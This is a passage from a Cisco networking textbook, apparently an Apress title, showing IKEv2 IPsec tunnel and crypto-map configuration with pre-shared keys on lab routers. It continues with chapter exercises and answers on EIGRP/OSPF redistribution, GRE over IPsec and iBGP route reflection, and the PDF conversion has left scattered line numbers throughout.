2093 Branch(config-ikev2-profile)# authentication local pre-share key secure
2094 Branch(config-ikev2-profile)#crypto ipsec profile TunnelProtection
2095 Branch(ipsec-profile)#set ikev2-profile IKEv2
2096 Branch(ipsec-profile)#Int e0/0
2097 Branch(config-if)#Ip add 172.1.1.2 255.255.255.252
2098 Branch(config-if)#interface Tunnel0
2099 Branch(config-if)#ip add 10.0.0.2 255.255.255.252
2100 Branch(config-if)#tunnel source e0/0
2101 Branch(config-if)#tunnel destination 172.1.1.1
2102 Branch(config-if)#tunnel protection ipsec profile TunnelProtection

```

2103 The **show crypto ipsec sa** command is used to display IPSec security associations between the peers:

2104 Central#show crypto ipsec sa

```

2105 interface: Tunnel0
2106 Crypto map tag: Tunnel0-head-0, local addr 172.1.1.1

2107 protected vrf: (none)
2108 local ident (addr/mask/prot/port): (172.1.1.1/255.255.255.255/47/0)
2109 remote ident (addr/mask/prot/port): (172.1.1.2/255.255.255.255/47/0)
2110 current_peer 172.1.1.2 port 500
2111 PERMIT, flags={origin_is_acl,}
2112 #pkts encaps: 5, #pkts encrypt: 5, #pkts digest: 5
2113 #pkts decaps: 5, #pkts decrypt: 5, #pkts verify: 5
2114 #pkts compressed: 0, #pkts decompressed: 0
2115 #pkts not compressed: 0, #pkts compr. failed: 0
2116 #pkts not decompressed: 0, #pkts decompress failed: 0
2117 #send errors 0, #recv errors 0

```

```

local crypto endpt.: 172.1.1.1, remote crypto endpt.: 172.1.1.2 2118
plaintext mtu 1458, path mtu 1500, ip mtu 1500, ip mtu idb Ethernet0/0 2119
current outbound spi: 0x19D8FF29(433651497) 2120
PFS (Y/N): N, DH group: none 2121

inbound esp sas: 2122
spi: 0x288B906E(680235118) 2123
 transform: esp-aes esp-sha-hmac , 2124
 in use settings ={Transport, } 2125
 conn id: 4, flow_id: SW:4, sibling_flags 80000000, crypto map: Tunnel0-head-0 2126
 sa timing: remaining key lifetime (k/sec): (4354736/1790) 2127
 IV size: 16 bytes 2128
 replay detection support: Y 2129
 Status: ACTIVE(ACTIVE) 2130

inbound ah sas: 2131

inbound pcp sas: 2132

outbound esp sas: 2133
spi: 0x19D8FF29(433651497) 2134
 transform: esp-aes esp-sha-hmac , 2135
 in use settings ={Transport, } 2136
 conn id: 3, flow_id: SW:3, sibling_flags 80000000, crypto map: Tunnel0-head-0 2137
 sa timing: remaining key lifetime (k/sec): (4354736/1790) 2138
 IV size: 16 bytes 2139
 replay detection support: Y 2140
 Status: ACTIVE(ACTIVE) 2141

outbound ah sas: 2142

outbound pcp sas: 2143

The show crypto ikev2 session command is used to display information about active IKEv2 sessions: 2144

Central#show crypto ikev2 session 2145
IPv4 Crypto IKEv2 Session 2146

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1 2147

Tunnel-id Local Remote fvr/ivrf Status 2148
1 172.1.1.1/500 172.1.1.2/500 none/none READY 2149
 Encr: AES-CBC, keysize: 256, PRF: SHA512, Hash: SHA512, DH Grp:5, Auth sign: PSK, Auth
verify: PSK 2151
 Life/Active Time: 86400/1152 sec 2152
Child sa: local selector 172.1.1.1/0 - 172.1.1.1/65535 2153
 remote selector 172.1.1.2/0 - 172.1.1.2/65535 2154
 ESP spi in/out: 0x288B906E/0x19D8FF29 2155

IPv6 Crypto IKEv2 Session 2156

```

2157 Now let's add our own keyring instead of using the smart default:

```
2158 Central
2159 Central(config)#crypto ikev2 keyring KeyRing
2160 Central(config-ikev2-keyring)# peer Branch
2161 Central(config-ikev2-keyring-peer)# address 172.1.1.2 255.255.255.255
2162 Central(config-ikev2-keyring-peer)# pre-shared-key local test
2163 Central(config-ikev2-keyring-peer)# pre-shared-key remote test
2164 Central(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
2165 Central(config-ikev2-profile)# match address local 172.1.1.1
2166 Central(config-ikev2-profile)# authentication remote pre-share
2167 Central(config-ikev2-profile)# authentication local pre-share
2168 Central(config-ikev2-profile)#keyring local KeyRing
```

```
2169 Branch
2170 Branch(config)#crypto ikev2 keyring KeyRing
2171 Branch(config-ikev2-keyring)# peer Central
2172 Branch(config-ikev2-keyring-peer)# address 172.1.1.1 255.255.255.255
2173 Branch(config-ikev2-keyring-peer)# pre-shared-key local test
2174 Branch(config-ikev2-keyring-peer)# pre-shared-key remote test
2175 Branch(config-ikev2-keyring-peer)#crypto ikev2 profile IKEv2
2176 Branch(config-ikev2-profile)# match address local 172.1.1.2
2177 Branch(config-ikev2-profile)# authentication remote pre-share
2178 Branch(config-ikev2-profile)# authentication local pre-share
2179 Branch(config-ikev2-profile)#keyring local KeyRing
```

2180 And let's check our crypto session:

```
2181 Central#show cry sess
2182 Crypto session current status

2183 Interface: Tunnel0
2184 Profile: IKEv2
2185 Session status: UP-ACTIVE
2186 Peer: 172.1.1.2 port 500
2187 Session ID: 30
2188 IKEv2 SA: local 172.1.1.1/500 remote 172.1.1.2/500 Active
2189 IPSEC FLOW: permit 47 host 172.1.1.1 host 172.1.1.2
2190 Active SAs: 2, origin: crypto map
```

2191 Our tunnel is up.

2192 Crypto maps can also be used with IKEv2 using the crypto ACL, transform set, and remote peer. Now  
2193 that we have covered tunnel protection with IKEv2 IPsec, let's look at crypto maps with IKEv2.

2194 We will use the **show crypto ikev2 proposal default** command to view the default IKEv2 proposal:

```
2195 Central#Show crypto ikev2 proposal default
2196 IKEv2 proposal: default
2197 Encryption : AES-CBC-256 AES-CBC-192 AES-CBC-128
2198 Integrity : SHA512 SHA384 SHA256 SHA96 MD596
2199 PRF : SHA512 SHA384 SHA256 SHA1 MD5
2200 DH Group : DH_GROUP_1536_MODP/Group 5 DH_GROUP_1024_MODP/Group 2
```

As seen from the output, the default IKEv2 proposal has three encryption algorithms, five integrity algorithms, and two Diffie-Hellman groups. We see the default proposal is attached to the default IKEv2 policy. We also can see a default IPsec transform set using AES and SHA algorithms. We will use these smart defaults and reduce our configuration commands to configure IPsec. Because of these smart defaults, we simply have to configure the IKEv2 profile and IKEv2 keyring to use pre-shared keys.

## Symmetric Key Configuration

```
Central
crypto ikev2 keyring HQ-BRANCH-KEYS
peer Branch
address 172.1.1.2
pre-shared-key IPsec
```

We configured a pre-shared key of “IPsec,” and this key must be configured on both routers. In the next configuration, we will use asymmetric keys. Now we will use a crypto map and ACL to match traffic from each LAN.

The following access list will be configured to protect the LANs 192.168.1.0 and 192.168.2.0:

```
ip access-list extended HQ-BRANCH-ACL
permit ip 192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
```

```
Central(config)#crypto ikev2 keyring HQ-BRANCH-KEYS
Central(config-ikev2-keyring)# peer Branch
Central(config-ikev2-keyring-peer)# address 172.1.1.2
Central(config-ikev2-keyring-peer)# pre-shared-key IPsec
Central(config-ikev2-keyring-peer)#
Central(config-ikev2-keyring-peer)#crypto ikev2 profile HQ-BRANCH-PROFILE
Central(config-ikev2-profile)#match identity remote address 172.1.1.2 255.255.255.255
Central(config-ikev2-profile)#authentication remote pre-share
Central(config-ikev2-profile)#authentication local pre-share
Central(config-ikev2-profile)#keyring local HQ-BRANCH-KEYS
Central(config-ikev2-profile)#ip access-list extended HQ-BRANCH-ACL
Central(config-ext-nacl)#$192.168.1.0 0.0.0.255 192.168.2.0 0.0.0.255
Central(config-ext-nacl)#crypto map HQ-BRANCH 10 ipsec-isakmp
% NOTE: This new crypto map will remain disabled until a peer
and a valid access list have been configured.
Central(config-crypto-map)# set peer 172.1.1.2
Central(config-crypto-map)# set ikev2-profile HQ-BRANCH-PROFILE
Central(config-crypto-map)# match address HQ-BRANCH-ACL
Central(config-crypto-map)#interface Ethernet0/0
Central(config-if)# crypto map HQ-BRANCH
```

As you can see, there is no **transform-set** command under the crypto map configuration. We will use the default transform set name. Our IPsec tunnel will use this automatically if we don't set it:

```
Branch
```

```
Branch(config-if)#crypto ikev2 keyring HQ-BRANCH-KEYS
Branch(config-ikev2-keyring)# peer Central
Branch(config-ikev2-keyring-peer)# address 172.1.1.1
Branch(config-ikev2-keyring-peer)# pre-shared-key IPsec
```

```

2245 Branch(config-ikev2-keyring-peer)#crypto ikev2 profile HQ-BRANCH-PROFILE
2246 Branch(config-ikev2-profile)#match identity remote address 172.1.1.1 255.255.255.255
2247 Branch(config-ikev2-profile)#authentication remote pre-share
2248 Branch(config-ikev2-profile)#authentication local pre-share
2249 Branch(config-ikev2-profile)#keyring local HQ-BRANCH-KEYS
2250 Branch(config-ikev2-profile)#
2251 Branch(config-ikev2-profile)#ip access-list extended HQ-BRANCH-ACL
2252 Branch(config-ext-nacl)#$192.168.2.0 0.0.0.255 192.168.1.0 0.0.0.255
2253 Branch(config-ext-nacl)#crypto map HQ-BRANCH 10 ipsec-isakmp
2254 Branch(config-crypto-map)# set peer 172.1.1.1
2255 Branch(config-crypto-map)# set ikev2-profile HQ-BRANCH-PROFILE
2256 Branch(config-crypto-map)# match address HQ-BRANCH-ACL
2257 Branch(config-crypto-map)#interface Ethernet0/0
2258 Branch(config-if)# crypto map HQ-BRANCH

2259 Central(config)#do sh cry session
2260 Crypto session current status

2261 Interface: Ethernet0/0
2262 Profile: HQ-BRANCH-PROFILE
2263 Session status: UP-ACTIVE
2264 Peer: 172.1.1.2 port 500
2265 Session ID: 31
2266 IKEv2 SA: local 172.1.1.1/500 remote 172.1.1.2/500 Active
2267 IPSEC FLOW: permit ip 192.168.1.0/255.255.255.0 192.168.2.0/255.255.255.0
2268 Active SAs: 2, origin: crypto map

2269 Set the transform set:

2270 crypto ipsec transform-set HQ-BRANCH-TRANSFORM esp-aes 256 esp-sha-hmac
2271 mode transport
2272 crypto map HQ-BRANCH 10 ipsec-isakmp
2273 set transform-set HQ-BRANCH-TRANSFORM

```

## 2274 Asymmetric Pre-shared Key Configuration

2275 The only thing we need to do to make our configuration asymmetric is by creating different pre-shared keys  
 2276 for each router:

```

2277 Central
2278 crypto ikev2 keyring HQ-BRANCH-KEYS
2279 peer Branch
2280 address 172.1.1.2
2281 pre-shared-key local VPN1
2282 pre-shared-key remote VPN2

2283 Branch
2284 crypto ikev2 keyring HQ-BRANCH-KEYS
2285 peer Central
2286 address 172.1.1.1
2287 pre-shared-key local VPN1
2288 pre-shared-key remote VPN2

```

## Summary

This chapter expanded on information covered in Chapters 6 and 12. It elaborated on advanced routing topics, including EIGRP, multiarea OSPF, advanced BGP, IPv6 routing, redistribution, tunneling such as Generic Routing Encapsulation (GRE) tunnels, and policy-based routing using route maps. We have also covered the configuration of IPsec VPNs between two Cisco routers using IKEv1 and IKEv2 with pre-shared key authentication. We used the default IKEv2 proposal, default IKEv2 policy, and also default IPsec transform set, and we were able to minimize our configuration. We also configured asymmetric and symmetric pre-shared key authentication to give a couple different options.

2289

2290

2291

2292

2293

2294

2295

2296

## Advanced Routing Exercises

This section will provide exercises to reinforce what was covered in this chapter.

2297

2298

### Exercise 1: EIGRP and OSPF Redistribution

Figure 14-13 is used to complete Exercise 1. Configure AS 1 with EIGRP and Router1 as a stub router. Restrict the EIGRP neighbors from sending multicast packets. Configure Area 2 as a totally stubby area. Redistribute EIGRP into OSPF using metric 100 and as a type 2 route. Verify that Router8 has the EIGRP redistributed route.


2299

2300

2301

2302

2303



this figure will be printed in b/w

Figure 14-13. Exercise 1 diagram

### Exercise 2: GRE and IPSEC

Figure 14-14 is used to complete Exercise 2. Configure IPsec tunnels between Router7 and Router4. Create a crypto map called Router4toRouter7. Use authentication pre-share, AES 256, and HMAC-SHA1. Create an access list called Test permitting all traffic. The crypto key should be Router4toRouter7. Configure IPsec

2304

2305

2306

2307

2308 tunnels between Router5 and Router4. Create a crypto map called Router4toRouter5. Use authentication  
 2309 pre-share, AES 256, and HMAC-SHA1. Use the already created access list called Test. The crypto key should  
 2310 be Router4toRouter5. Verify the crypto session is active. Create a GRE tunnel from Router7 to Router5 using  
 2311 the loopback addresses as tunnel source and destination. The loopback should be routed via OSPF.

this figure will be printed in b/w




Figure 14-14. Exercise 2 diagram

### Exercise 3: IKEv2

2312 Figure 14-15 is used to complete Exercise 3. Configure tunnel protection using the methods learned in this  
 2313 chapter. Create an IKEv2 profile named IKEV2-PROF; create an IKEv2 proposal named IKEV2-PROP using  
 2314 aes-gcm-256 for encryption and either group 19, 20, or 21. Create an IKEv2 policy named IKEV2-POL and  
 2315 use pre-shared key IKEV2. Use the transform set of your choice.  
 2316

this figure will be printed in b/w




Figure 14-15. Exercise 3 diagram

### Exercise 4: BGP

2317 Combine the use of templates and peer groups for iBGP peers. Configure templates on iBGP route reflector  
 2318 clients to set the source interfaces to Loopback255 and the password to Apress. Use static routing so the  
 2319 Loopback255 interface on each router is reachable from all other routers.  
 2320 Configure the route reflector to accept dynamic neighbors. Address the devices as shown in Figure 14-16.  
 2321 Ensure that Loopback2 on Router2 can ping Loopback3 on Router3.  
 2322



Use autonomous system 65000 on all routers.




Figure 14-16. Exercise 4 diagram

### Exercise 5: IPv6 OSPF and EIGRP Redistribution

Combine what you learned about redistribution and what you learned about IPv6 routing to redistribute between OSPFv3 and EIGRPv6. Configure a network as shown in Figure 14-17. Verify that you can reach Loopback3 on Router3 from Loopback0 on Router1.




Figure 14-17. Exercise 5 diagram

## Exercise Answers

2328

2329 This section will provide answers to the questions asked in the “Advanced Routing Exercises” section.

### Exercise 1

2331 Configure AS 1 with EIGRP and Router1 as a stub router. Restrict the EIGRP neighbors from sending multicast packets. Configure Area 2 as a totally stubby area. Redistribute EIGRP into OSPF using metric 100 and as a type 2 route. Verify that Router8 has the EIGRP redistributed route.

### Router1 Configuration

```
2335 Router1(config)#int e0/0
2336 Router1(config-if)#ip add 172.16.1.1 255.255.255.252
2337 Router1(config-if)#router eigrp 1
2338 Router1(config-router)#network 172.16.1.0 255.255.255.252
2339 Router1(config-router)#neighbor 172.16.1.2 Ethernet0/0
2340 Router1(config-router)#no auto-summary
2341 Router1(config-router)#eigrp stub
```

### Router2 Configuration

```
2343 Router2(config)#int e0/0
2344 Router2(config-if)#ip add 172.16.1.2 255.255.255.252
2345 Router2(config-if)#int e0/1
2346 Router2(config-if)#ip add 172.16.5.1 255.255.255.252
2347 Router2(config-if)#int e0/2
2348 Router2(config-if)#ip add 172.16.5.5 255.255.255.252
2349 Router2(config-if)#router eigrp 1
2350 Router2(config-router)#network 172.16.1.0 255.255.255.252
2351 Router2(config-router)#neighbor 172.16.1.1 Ethernet0/0
2352 Router2(config-router)#no auto-summary
2353 Router2(config-router)#router ospf 1
2354 Router2(config-router)#network 172.16.5.0 0.0.0.3 area 2
2355 Router2(config-router)#network 172.16.5.4 0.0.0.3 area 0
2356 Router2(config-router)#area 2 stub no-summary
2357 Router2(config-router)#redistribute eigrp 1 metric 100 metric-type 2 subnets
```

### Router3 Configuration

```
2359 Router3(config)#int e0/0
2360 Router3(config-if)#ip add 172.16.5.2 255.255.255.252
2361 Router3(config-if)#router ospf 1
2362 Router3(config-router)#network 172.16.5.0 0.0.0.3 area 2
2363 Router3(config-router)#area 2 stub
```

## Router8 Configuration

```

Router8(config)#int e0/0 2364
Router8(config-if)#ip add 172.16.5.6 255.255.255.252 2365
Router8(config-if)#router ospf 1 2366
Router8(config-router)#network 172.16.5.4 0.0.0.3 area 0 2368

```

Let's confirm Router3 is configured as a totally stubby router: 2369

```

Router3#sh ip route 2370
O*IA 0.0.0.0/0 [110/11] via 172.16.5.1, 00:01:49, Ethernet0/0 2371
 172.16.5.0/24 is variably subnetted, 2 subnets, 2 masks 2372
C 172.16.5.0/30 is directly connected, Ethernet0/0 2373
L 172.16.5.2/32 is directly connected, Ethernet0/0 2374

```

You can see that you have only a default route in the routing table as you should as a totally stubby area. 2375

Now verify that network 172.16.1.0/30 is being redistributed into OSPF: 2376

```

Router8#sh ip route 2377
 172.16.0.0/30 is subnetted, 1 subnets 2378
O E2 172.16.1.0 [110/100] via 172.16.5.5, 00:03:41, Ethernet0/0 2379
 172.16.5.0/24 is variably subnetted, 3 subnets, 2 masks 2380
O IA 172.16.5.0/30 [110/20] via 172.16.5.5, 00:03:41, Ethernet0/0 2381
C 172.16.5.4/30 is directly connected, Ethernet0/0 2382
L 172.16.5.6/32 is directly connected, Ethernet0/0 2383

```

You can see from the output in bold that the route is being redistributed into OSPF as a type 2 external route signified by the O E2 next to the route. 2384  
2385

## Exercise 2

Configure IPsec tunnels between Router7 and Router4. Create a crypto map called Router4toRouter7. Use authentication pre-share, AES 256, and HMAC-SHA1. Create an access list called Test permitting all traffic. The crypto key should be Router4toRouter7. Configure IPsec tunnels between Router5 and Router4. Create a crypto map called Router4toRouter5. Use authentication pre-share, AES 256, and HMAC-SHA1. Use the already created access list called Test. The crypto key should be Router4toRouter5. Verify the crypto session is active. Create a GRE tunnel from Router7 to Router5 using the loopback addresses as tunnel source and destination. The loopback should be routed via OSPF. 2386  
2387  
2388  
2389  
2390  
2391  
2392  
2393

## Router7 Configuration

```

Router7(config)#int e0/0 2395
Router7(config-if)#ip add 192.168.1.1 255.255.255.252 2396
Router7(config)#int loo1 2397
Router7(config-if)#ip add 1.1.1.1 255.255.255.255 2398
Router7(config-if)#ip access-list extended Test 2399
Router7(config-ext-nacl)#permit ip any any 2400
Router7(config-ext-nacl)#crypto isakmp policy 1 2401
Router7(config-isakmp)#encr aes 256 2402

```

```

2403 Router7(config-isakmp)#authentication pre-share
2404 Router7(config-isakmp)#group 2
2405 Router7(config-isakmp)#crypto isakmp key Router4toRouter7 address 192.168.1.2
2406 Router7(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
2407 Router7(cfg-crypto-trans)#crypto map Router4toRouter7 1 ipsec-isakmp
2408 Router7(config-crypto-map)#set peer 192.168.1.2
2409 Router7(config-crypto-map)#set transform-set set1
2410 Router7(config-crypto-map)#match address Test
2411 Router7(config-crypto-map)#router ospf 1
2412 Router7(config-router)#network 192.168.1.0 0.0.0.3 area 0
2413 Router7(config-router)#network 1.1.1.1 0.0.0.0 area 0
2414 Router7(config-router)#int tunnel 100
2415 Router7(config-if)#ip address 172.16.5.1 255.255.255.252
2416 Router7(config-if)#tunnel source 1.1.1.1
2417 Router7(config-if)#tunnel destination 2.2.2.2
2418 Router7(config-if)#keepalive 5 4
2419 Router7(config-if)#int e0/0
2420 Router7(config-if)#crypto map Router4toRouter7

```

## 2421 Router4 Configuration

```

2422 Router4(config)#int e0/0
2423 Router4(config-if)#ip add 192.168.1.2 255.255.255.252
2424 Router4(config-if)#int e0/1
2425 Router4(config-if)#ip add 192.168.2.1 255.255.255.252
2426 Router4(config-if)#ip access-list extended Test
2427 Router4(config-ext-nacl)#permit ip any any
2428 Router4(config-ext-nacl)#crypto isakmp policy 1
2429 Router4(config-isakmp)#encr aes 256
2430 Router4(config-isakmp)#authentication pre-share
2431 Router4(config-isakmp)#group 2
2432 Router4(config-isakmp)#crypto isakmp key Router4toRouter7 address 192.168.1.1
2433 Router4(config)#crypto isakmp key Router4toRouter5 address 192.168.2.2
2434 Router4(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac
2435 Router4(cfg-crypto-trans)#crypto map Router4toRouter7 1 ipsec-isakmp
2436 Router4(config-crypto-map)#set peer 192.168.1.1
2437 Router4(config-crypto-map)#set transform-set set1
2438 Router4(config-crypto-map)#match address Test
2439 Router4(config)#crypto map Router4toRouter5 1 ipsec-isakmp
2440 Router4(config-crypto-map)#set peer 192.168.2.2
2441 Router4(config-crypto-map)#set transform-set set1
2442 Router4(config-crypto-map)#match address Test
2443 Router4(config-crypto-map)#router ospf 1
2444 Router4(config-router)#network 192.168.1.0 0.0.0.3 area 0
2445 Router4(config-router)#network 192.168.2.0 0.0.0.3 area 0
2446 Router4(config-router)#int e0/0
2447 Router4(config-if)#crypto map Router4toRouter7
2448 Router4(config-if)#int e0/1
2449 Router4(config-if)#crypto map Router4toRouter5

```

## Router5 Configuration

```

Router5(config)#int e0/0 2451
Router5(config-if)#ip add 192.168.2.2 255.255.255.252 2452
Router5(config)#int loop1 2453
Router5(config-if)#ip add 2.2.2.2 255.255.255.255 2454
Router5(config-if)#ip access-list extended Test 2455
Router5(config-ext-nacl)#permit ip any any 2456
Router5(config-ext-nacl)#crypto isakmp policy 1 2457
Router5(config-isakmp)#encr aes 256 2458
Router5(config-isakmp)#authentication pre-share 2459
Router5(config-isakmp)#group 2 2460
Router5(config-isakmp)#crypto isakmp key Router4toRouter5 address 192.168.2.1 2461
Router5(config)#crypto ipsec transform-set set1 esp-aes 256 esp-sha-hmac 2462
Router5(cfg-crypto-trans)#crypto map Router4toRouter5 1 ipsec-isakmp 2463
Router5(config-crypto-map)#set peer 192.168.2.1 2464
Router5(config-crypto-map)#set transform-set set1 2465
Router5(config-crypto-map)#match address Test 2466
Router5(config-crypto-map)#router ospf 1 2467
Router5(config-router)#network 192.168.2.0 0.0.0.3 area 0 2468
Router5(config-router)#network 2.2.2.2 0.0.0.0 area 0 2469
Router5(config-router)#int tunnel 100 2470
Router5(config-if)#ip address 172.16.5.2 255.255.255.252 2471
Router5(config-if)#tunnel source 2.2.2.2 2472
Router5(config-if)#tunnel destination 1.1.1.1 2473
Router5(config-if)#keepalive 5 4 2474
Router5(config-if)#int e0/0 2475
Router5(config-if)#crypto map Router4toRouter5 2476

```

First, let's verify that the crypto session is up and active on Router4:

```

Router4#sh crypto session 2477
Crypto session current status 2478
 2479

Interface: Ethernet0/1 2480
Session status: UP-ACTIVE 2481
Peer: 192.168.2.2 port 500 2482
 IKEv1 SA: local 192.168.2.1/500 remote 192.168.2.2/500 Active 2483
 IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0 2484
 Active SAs: 2, origin: crypto map 2485

Interface: Ethernet0/0 2486
Session status: UP-ACTIVE 2487
Peer: 192.168.1.1 port 500 2488
 IKEv1 SA: local 192.168.1.2/500 remote 192.168.1.1/500 Active 2489
 IPSEC FLOW: permit ip 0.0.0.0/0.0.0.0 0.0.0.0/0.0.0.0 2490
 Active SAs: 2, origin: crypto map 2491

```

2492 Next, verify that the tunnel is up:

```
2493 Router7#sh int tunnel100
2494 Tunnel100 is up, line protocol is up
2495 Hardware is Tunnel
2496 Internet address is 172.16.5.1/30
2497 MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
2498 reliability 255/255, txload 1/255, rxload 1/255
2499 Encapsulation TUNNEL, loopback not set
2500 Keepalive set (5 sec), retries 4
2501 Tunnel source 1.1.1.1, destination 2.2.2.2
```

2502 Lastly, verify that the loopback addresses are routed via OSPF:

```
2503 Router4#sh ip route ospf
2504 1.0.0.0/32 is subnetted, 1 subnets
2505 0 1.1.1.1 [110/11] via 192.168.1.1, 00:06:44, Ethernet0/0
2506 2.0.0.0/32 is subnetted, 1 subnets
2507 0 2.2.2.2 [110/11] via 192.168.2.2, 00:03:33, Ethernet0/1
```

2508 You have verified the configuration.

### 2509 Exercise 3

2510 Configure tunnel protection using the methods learned in this chapter. Create an IKEv2 profile named  
 2511 IKEV2-PROF; create an IKEv2 proposal named IKEV2-PROP using aes-gcm-256 for encryption and either  
 2512 group 19, 20, or 21. Create an IKEv2 policy named IKEV2-POL and use pre-shared key IKEV2. Use the  
 2513 transform set of your choice.

### 2514 Router1 Configuration

```
2515 Router1(config)#interface Loopback0
2516 Router1(config-if)# ip address 1.1.1.1 255.255.255.255
2517 Router1(config-if)#interface Ethernet0/0
2518 Router1(config-if)# ip address 192.168.1.1 255.255.255.252
2519 Router1(config-if)#crypto ikev2 proposal IKEV2-PROP
2520 Router1(config-ikev2-proposal)# encryption aes-gcm-256
2521 Router1(config-ikev2-proposal)# group 19 20 21
2522 Router1(config-ikev2-proposal)#prf sha512
2523 Router1(config-ikev2-proposal)#!
2524 Router1(config-ikev2-proposal)#crypto ikev2 policy IKEV2-POL
2525 IKEv2 policy MUST have atleast one complete proposal attached
2526 Router1(config-ikev2-policy)# proposal IKEV2-PROP
2527 Router1(config-ikev2-policy)#crypto ikev2 profile IKEV2-PROF
2528 Router1(config-ikev2-profile)# match identity remote any
2529 Router1(config-ikev2-profile)# authentication remote pre-share key IKEV2
2530 Router1(config-ikev2-profile)# authentication local pre-share key IKEV2
2531 Router1(config-ikev2-profile)# lifetime 120
2532 Router1(config-ikev2-profile)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
2533 Router1(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF
```

```

Router1(ipsec-profile)# set transform-set ikev2-TS 2534
Router1(ipsec-profile)# set ikev2-profile IKEV2-PROF 2535
Router1(ipsec-profile)#interface Tunnel0 2536
Router1(config-if)# ip address 172.16.0.1 255.255.255.252 2537
Router1(config-if)# tunnel source e0/0 2538
Router1(config-if)# tunnel destination 192.168.1.2 2539
Router1(config-if)#tunnel protection ipsec profile IKEV2-TUNPROF 2540
Router1(config-if)#keepalive 5 4 2541
Router1(config-if)#ip route 0.0.0.0 0.0.0.0 Tunnel0 2542

```

## Router2 Configuration

```

Router2(config)#interface Loopback0 2543
Router2(config-if)# ip address 2.2.2.2 255.255.255.255 2545
Router2(config-if)#interface Ethernet0/0 2546
Router2(config-if)# ip address 192.168.1.2 255.255.255.252 2547
Router2(config-if)#crypto ikev2 proposal IKEV2-PROP 2548
Router2(config-ikev2-proposal)# encryption aes-gcm-256 2549
Router2(config-ikev2-proposal)# group 19 20 21 2550
Router2(config-ikev2-proposal)#prf sha512 2551
Router2(config-ikev2-proposal)#crypto ikev2 policy IKEV2-POL 2552
IKEv2 policy MUST have atleast one complete proposal attached 2553
Router2(config-ikev2-policy)# proposal IKEV2-PROP 2554
Router2(config-ikev2-policy)#crypto ikev2 profile IKEV2-PROF 2555
Router2(config-ikev2-profile)# match identity remote any 2556
Router2(config-ikev2-profile)# authentication remote pre-share key IKEV2 2557
Router2(config-ikev2-profile)# authentication local pre-share key IKEV2 2558
Router2(config-ikev2-profile)# lifetime 120 2559
Router2(config-ikev2-profile)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac 2560
Router2(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF 2561
Router2(ipsec-profile)# set transform-set ikev2-TS 2562
Router2(ipsec-profile)# set ikev2-profile IKEV2-PROF 2563
Router2(ipsec-profile)#interface Tunnel0 2564
Router2(config-if)# ip address 172.16.0.2 255.255.255.252 2565
Router2(config-if)# tunnel source e0/0 2566
Router2(config-if)# tunnel destination 192.168.1.1 2567
Router2(config-if)# tunnel protection ipsec profile IKEV2-TUNPROF 2568
Router2(config-if)#keepalive 5 4 2569
Router2(config-if)#ip route 0.0.0.0 0.0.0.0 Tunnel0 2570

```

```

Router1#show crypto ikev2 session 2571
 IPv4 Crypto IKEv2 Session 2572

```

```

Session-id:1, Status:UP-ACTIVE, IKE count:1, CHILD count:1 2573

```

```

Tunnel-id Local Remote fvrf/ivrf Status 2574
3 192.168.1.1/500 192.168.1.2/500 none/none READY 2575
 Encr: AES-GCM, keysize: 256, PRF: SHA512, Hash: None, DH Grp:19, Auth sign: PSK, Auth 2576
 verify: PSK 2577
 Life/Active Time: 120/38 sec 2578

```

```

2579 Child sa: local selector 192.168.1.1/0 - 192.168.1.1/65535
2580 remote selector 192.168.1.2/0 - 192.168.1.2/65535
2581 ESP spi in/out: 0x57EE4A63/0x94219C9E

```

```

2582 IPv6 Crypto IKEv2 Session

```

## 2583 Exercise 4

2584 One of the keys to this is the static routes connecting all the routers. You are using iBGP, so the next hop isn't  
 2585 updated. This will leave the originating router as the BGP next hop. If you weren't using route reflection, you  
 2586 could use next-hop-self on the neighbor command, but this doesn't work with route reflectors.

## 2587 Router1 Configuration

```

2588 hostname Router1
2589 interface Loopback255
2590 ip address 1.1.1.1 255.255.255.255
2591 !
2592 interface Ethernet0/0
2593 ip address 172.16.12.1 255.255.255.252
2594 !
2595 interface Ethernet0/1
2596 ip address 172.16.13.1 255.255.255.248
2597 !
2598 router bgp 65000
2599 bgp log-neighbor-changes
2600 bgp listen range 0.0.0.0/6 peer-group ibgp_peers
2601 bgp listen limit 2
2602 neighbor ibgp_peers peer-group
2603 neighbor ibgp_peers remote-as 65000
2604 neighbor ibgp_peers password Apress
2605 neighbor ibgp_peers update-source Loopback255
2606 neighbor ibgp_peers route-reflector-client
2607 !
